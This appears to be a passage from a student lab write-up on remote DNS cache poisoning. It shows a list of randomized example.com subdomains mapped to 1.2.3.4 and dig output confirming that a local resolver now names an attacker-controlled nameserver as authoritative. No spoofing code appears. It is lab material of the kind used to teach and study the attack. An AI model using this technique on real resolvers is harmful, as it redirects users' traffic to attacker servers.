


```
ymknc.example.com.      258330  A       1.2.3.4
ypaam.example.com.      258626  A       1.2.3.4
yrjtk.example.com.      258440  A       1.2.3.4
yuzws.example.com.      258513  A       1.2.3.4
yzxqp.example.com.      258575  A       1.2.3.4
zawcj.example.com.      258401  A       1.2.3.4
zcqhf.example.com.      258623  A       1.2.3.4
zcwte.example.com.      258540  A       1.2.3.4
zfffs.example.com.      258411  A       1.2.3.4
zipka.example.com.      258461  A       1.2.3.4
zisqo.example.com.      258365  A       1.2.3.4
zkzzw.example.com.      258406  A       1.2.3.4
zlczs.example.com.      258430  A       1.2.3.4
zmnkd.example.com.      258435  A       1.2.3.4
zmrbh.example.com.      258519  A       1.2.3.4
zofbo.example.com.      258594  A       1.2.3.4
zpnia.example.com.      258451  A       1.2.3.4
zrrxe.example.com.      258374  A       1.2.3.4
zrxqi.example.com.      258620  A       1.2.3.4
```


Now we try to dig the domain name using the user machine, since the cache was poisoned we can see that we get the same results as our zone files, hence our remote dns cache poisoning is successful.




```
[03/11/2020 23:06] Rakshith-10.0.2.22@VM:~$dig zmrbh.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> zmrbh.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8454
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;zmrbh.example.com.             IN      A

;; ANSWER SECTION:
zmrbh.example.com.      258429  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            171823  IN      NS      ns.rakshith2294.com.

;; ADDITIONAL SECTION:
ns.rakshith2294.com.    258229  IN      A       10.0.2.10

;; Query time: 1 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Wed Mar 11 23:06:41 EDT 2020
;; MSG SIZE  rcvd: 108
```



```
[03/11/2020 23:06] Rakshith-10.0.2.22@VM:~$dig @ns.rakshith2294.com zmrbh.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.rakshith2294.com zmrbh.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 5587
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;zmrbh.example.com.             IN      A

;; ANSWER SECTION:
zmrbh.example.com.      259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; ADDITIONAL SECTION:
ns.rakshith2294.com.    259200  IN      A       10.0.2.10

;; Query time: 2 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 11 23:07:11 EDT 2020
;; MSG SIZE  rcvd: 108

[03/11/2020 23:07] Rakshith-10.0.2.22@VM:~$
```



```
[03/11/2020 23:07] Rakshith-10.0.2.22@VM:~$dig ejdfw.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> ejdfw.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26443
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ejdfw.example.com.             IN      A

;; ANSWER SECTION:
ejdfw.example.com.      257394  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            170843  IN      NS      ns.rakshith2294.com.

;; ADDITIONAL SECTION:
ns.rakshith2294.com.    257249  IN      A       10.0.2.10

;; Query time: 2 msec
;; SERVER: 10.0.2.15#53(10.0.2.15)
;; WHEN: Wed Mar 11 23:23:01 EDT 2020
;; MSG SIZE  rcvd: 108
```



```
[03/11/2020 23:23] Rakshith-10.0.2.22@VM:~$dig @ns.rakshith2294.com ejdfw.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> @ns.rakshith2294.com ejdfw.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20719
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ejdfw.example.com.             IN      A

;; ANSWER SECTION:
ejdfw.example.com.      259200  IN      A       1.2.3.4

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.rakshith2294.com.

;; ADDITIONAL SECTION:
ns.rakshith2294.com.    259200  IN      A       10.0.2.10

;; Query time: 7 msec
;; SERVER: 10.0.2.10#53(10.0.2.10)
;; WHEN: Wed Mar 11 23:23:09 EDT 2020
;; MSG SIZE  rcvd: 108

[03/11/2020 23:23] Rakshith-10.0.2.22@VM:~$
```